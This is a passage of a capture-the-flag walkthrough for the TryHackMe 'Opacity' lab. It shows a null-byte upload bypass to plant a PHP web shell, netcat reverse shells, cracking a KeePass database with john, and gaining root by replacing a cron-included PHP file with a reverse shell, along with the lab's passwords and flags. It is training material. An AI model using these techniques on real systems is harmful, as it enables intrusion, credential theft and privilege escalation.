


IMAGE LINK:
http://10.10.38.80/cloud/images/shell.php .jpeg

HTML:
<a href="http://10.10.38.80/cloud/images/shell.php .jpeg"><img src

This time, I add the null byte character `#00`:



EXTERNAL URL:
http://10.8.97.213:80/shell.php#00.jpg

Ok! Now I get in the shell:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.38.80] 50942
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 07:55:41 up 54 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation

I found the `login.php` file inside the `/var/www/html` directory and it contains the creds for the login function:

```
$ cat /var/www/html/login.php
<?php session_start(); /* Starts the session */

        /* Check Login form submitted */
        if(isset($_POST['Submit'])){
                /* Define username and associated password array */
                $logins = array('admin' => 'oncloud9','root' => 'oncloud9','administrator' => 'oncloud9');
[REDACTED...]
```

But after login, there is no helpful information that can help me to exploit the system. So I get back to the shell and find the other ways out:

```
$ ls -la /home/
total 12
drwxr-xr-x  3 root     root     4096 Jul 26  2022 .
drwxr-xr-x 19 root     root     4096 Jul 26  2022 ..
drwxr-xr-x  6 sysadmin sysadmin 4096 Feb 22 08:16 sysadmin
$ ls -l /home/sysadmin
total 8
-rw------- 1 sysadmin sysadmin   33 Jul 26  2022 local.txt
drwxr-xr-x 3 root     root     4096 Jul  8  2022 scripts
$ ls -l /home/sysadmin/scripts/
total 8
drwxr-xr-x 2 sysadmin root     4096 Jul 26  2022 lib
-rw-r----- 1 root     sysadmin  519 Jul  8  2022 script.php
```

Beside the `local.txt` and the `script.php` are restricted with `sysadmin` permission, I keep moving on the the `/lib/` directories:

```
$ ls -l /home/sysadmin/scripts/lib
total 124
-rw-r--r-- 1 root root  9458 Jul 26  2022 application.php
-rw-r--r-- 1 root root   967 Jul  6  2022 backup.inc.php
-rw-r--r-- 1 root root 24514 Jul 26  2022 bio2rdfapi.php
-rw-r--r-- 1 root root 11222 Jul 26  2022 biopax2bio2rdf.php
-rw-r--r-- 1 root root  7595 Jul 26  2022 dataresource.php
-rw-r--r-- 1 root root  4828 Jul 26  2022 dataset.php
```

```
-rw-r--r-- 1 root root  3243 Jul 26  2022 fileapi.php
-rw-r--r-- 1 root root  1325 Jul 26  2022 owlapi.php
-rw-r--r-- 1 root root  1465 Jul 26  2022 phplib.php
-rw-r--r-- 1 root root 10548 Jul 26  2022 rdfapi.php
-rw-r--r-- 1 root root 16469 Jul 26  2022 registry.php
-rw-r--r-- 1 root root  6862 Jul 26  2022 utils.php
-rwxr-xr-x 1 root root  3921 Jul 26  2022 xmlapi.php
```

Loop through all the files inside but I cannot find any useful information for escalating privilege → I turn over to the `/etc/crontab`

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

However, it’s not helpful too. Neither the `SUID` vulnerabilities:

```
$ find / -type f -user sysadmin 2>/dev/null
/opt/dataset.kdbx
/home/sysadmin/.sudo_as_admin_successful
/home/sysadmin/.bash_history
/home/sysadmin/local.txt
/home/sysadmin/.bashrc
/home/sysadmin/.bash_logout
/home/sysadmin/.profile
```

Then, I found out a potential file located in `/opt`:

```
$ ls -la /opt/
total 12
drwxr-xr-x  2 root     root     4096 Jul 26  2022 .
drwxr-xr-x 19 root     root     4096 Jul 26  2022 ..
-rwxrwxr-x  1 sysadmin sysadmin 1566 Jul  8  2022 dataset.kdbx
```

For further analyzing, transferring the file to the local machine is an intelligent choice:

```
$ scp dataset.kdbx kali@10.8.97.213:/home/kali/TryHackMe/Opacity/
Could not create directory '/var/www/.ssh'.
Host key verification failed.
lost connection
```

But I got trouble with the `scp` command, therefore, I check whether the `python` is available on the system:

```
$ ls -l /usr/bin | grep "python"
lrwxrwxrwx 1 root   root          23 Nov 14  2022 pdb3.8 -> ../lib/python3.8/pdb.py
lrwxrwxrwx 1 root   root          31 Mar 13  2020 py3versions -> ../share/python3/py3versions.py
lrwxrwxrwx 1 root   root           9 Mar 13  2020 python3 -> python3.8
-rwxr-xr-x 1 root   root     5494584 Nov 14  2022 python3.8

$ python3 -m http.server 9999
```

Yes it is! Let’s transfer the file!

On local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ wget http://10.10.138.165:9999/dataset.kdbx
--2023-08-11 04:29:35--  http://10.10.138.165:9999/dataset.kdbx
Connecting to 10.10.138.165:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1566 (1.5K) [application/octet-stream]
Saving to: ‘dataset.kdbx’

dataset.kdbx                 100%[===============================================>]   1.53K  --.-KB/s    in 0s

2023-08-11 04:29:36 (149 MB/s) - ‘dataset.kdbx’ saved [1566/1566]
```

To open the and read the content inside the `KDBX` file, you will need a password! To solve this, I use `keepass2john` to get the hash inside the file which would be cracked to the password in plaintext:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ file dataset.kdbx
dataset.kdbx: Keepass password database 2.x KDBX

┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ keepass2john dataset.kdbx
dataset:$keepass$*2*100000*0*2114f635de17709ecc4a2be2c3403135ffd7c0dd09084c4abe1d983ad94d93a5*2bceccca0facfb762eb7
9ca66588135c72a8835e43d871977ff7d3e9db0ffa17*cae9a25c785fc7f16772bb00bac5cc82*b68e2c3be9e46e8b7fc05eb944fad8b4ec52
54a40084a73127b4126408b2ff46*b0afde2bd0db881200fc1c2494baf7c28b7486f081a82e935411ab72a27736b4
```

Pass the hash into a new file and then use `john` to crack it:


```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ cat dataset.hash
dataset:$keepass$*2*100000*0*2114f635de17709ecc4a2be2c3403135ffd7c0dd09084c4abe1d983ad94d93a5*2bceccca0facfb762eb7
9ca66588135c72a8835e43d871977ff7d3e9db0ffa17*cae9a25c785fc7f16772bb00bac5cc82*b68e2c3be9e46e8b7fc05eb944fad8b4ec52
54a40084a73127b4126408b2ff46*b0afde2bd0db881200fc1c2494baf7c28b7486f081a82e935411ab72a27736b4

┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ john -w=/home/kali/Downloads/rockyou.txt dataset.hash
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (dataset)
1g 0:00:00:06 DONE (2023-08-11 04:31) 0.1587g/s 139.6p/s 139.6c/s 139.6C/s chichi..david1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

To open the `.kdbx` file, you need a special tool `keepass2`:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ sudo apt-get install keepass2
```

After the installation, type `keepass2 <filename>` to open it:


Open Database - dataset.kdbx

Enter Master Key


/home/kali/TryHackMe/Opacity/dataset.kdbx

[✓] Master Password: *********

[ ] Key File: (None)


[ ] Windows User Account

Enter the previous cracked password from the hash and click `OK`:



Title	User Name	Password	URL	Notes
Root				
user:password	sysadmin	********		

Right-click the line within the yellow key → Click **Copy Password**:



I save the password in a new file to avoid forgetting it:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ echo "Cl0udP4ss40p4city#8700" > pass.txt

┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ cat pass.txt
Cl0udP4ss40p4city#8700
```

Now, it's time to establish the `ssh` protocol to the target system using the above password:

```
┌──(kali㉿kali)-[~]
└─$ ssh sysadmin@10.10.138.165
The authenticity of host '10.10.138.165 (10.10.138.165)' can't be established.
ED25519 key fingerprint is SHA256:VdW4fa9h5tyPlpiJ8i9kyr+MCvLbz7p4RgOGPbWM7Nw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.138.165' (ED25519) to the list of known hosts.
sysadmin@10.10.138.165's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 11 Aug 2023 09:05:19 AM UTC

  System load:  0.0               Processes:             130
  Usage of /:   57.1% of 8.87GB   Users logged in:       0
  Memory usage: 44%               IPv4 address for eth0: 10.10.138.165
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Feb 22 08:13:43 2023 from 10.0.2.15
sysadmin@opacity:~$
```

For this time, I login as the user `sysadmin` (not the `www-data`) → I have full permission to access all the files and directories belong to this user → Get the flag:

```
sysadmin@opacity:~$ cat local.txt
6661b61b44d234d230d06bf5b3c075e2
```

Privilege Escalation → root

Did you remember the `.php` file in the directory `/home/sysadmin/scripts/` when I logged in as user `www-data`? Since I am `sysadmin` user, I can read it:

```
sysadmin@opacity:~/scripts$ cat script.php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ?  rmdir($file) : unlink($file);
    }
}
?>
```

From the script, I notice at the first line `require_once('lib/backup.inc.php');` → When this file execute, the `backup.inc.php` would be called. At this point, I can exploit this by modifying its content to a reverse shell.

Unfortunately, this file does not allowed to be modified by another user except the `root`:

```
-rw-r--r-- 1 root root   967 Jul  6  2022 backup.inc.php
```

Then, I would duplicate the file → Change the original to another name → Change the duplicated file to the original name → Now I have full permission with it:

```
sysadmin@opacity:~/scripts/lib$ cp backup.inc.php backup.inc.php.bak
sysadmin@opacity:~/scripts/lib$ mv backup.inc.php backup.inc.php.temp
sysadmin@opacity:~/scripts/lib$ mv backup.inc.php.bak backup.inc.php

sysadmin@opacity:~/scripts/lib$ ls -l
total 128
-rw-r--r-- 1 root     root      9458 Jul 26  2022 application.php
-rw-r--r-- 1 sysadmin sysadmin   967 Aug 11 09:09 backup.inc.php
-rw-r--r-- 1 root     root       967 Jul  6  2022 backup.inc.php.temp
```

First of all, I clean the content of the backup file → Copy and paste the reverse shell into it:

```
sysadmin@opacity:~/scripts/lib$ echo " " > backup.inc.php
sysadmin@opacity:~/scripts/lib$ nano backup.inc.php
sysadmin@opacity:~/scripts/lib$ cat backup.inc.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
[REDACTED...]
```

On local machine:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

The system will automatically execute the file (for now, I still don't know how even checking the **cron job**) → Wait for a while and I would be connected to the target as `root` user:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.138.165] 59070
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 09:16:02 up  1:13,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
sysadmin pts/0    10.8.97.213      09:05   10.00s  0.11s  0.11s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
```

Go and get the flag:

```
# cd /root
# ls -l
total 8
-rw------- 1 root root   33 Jul 26  2022 proof.txt
drwx------ 3 root root 4096 Feb 22 08:51 snap
# cat proof.txt
ac0d56f93202dd57dcb2498c739fd20e
```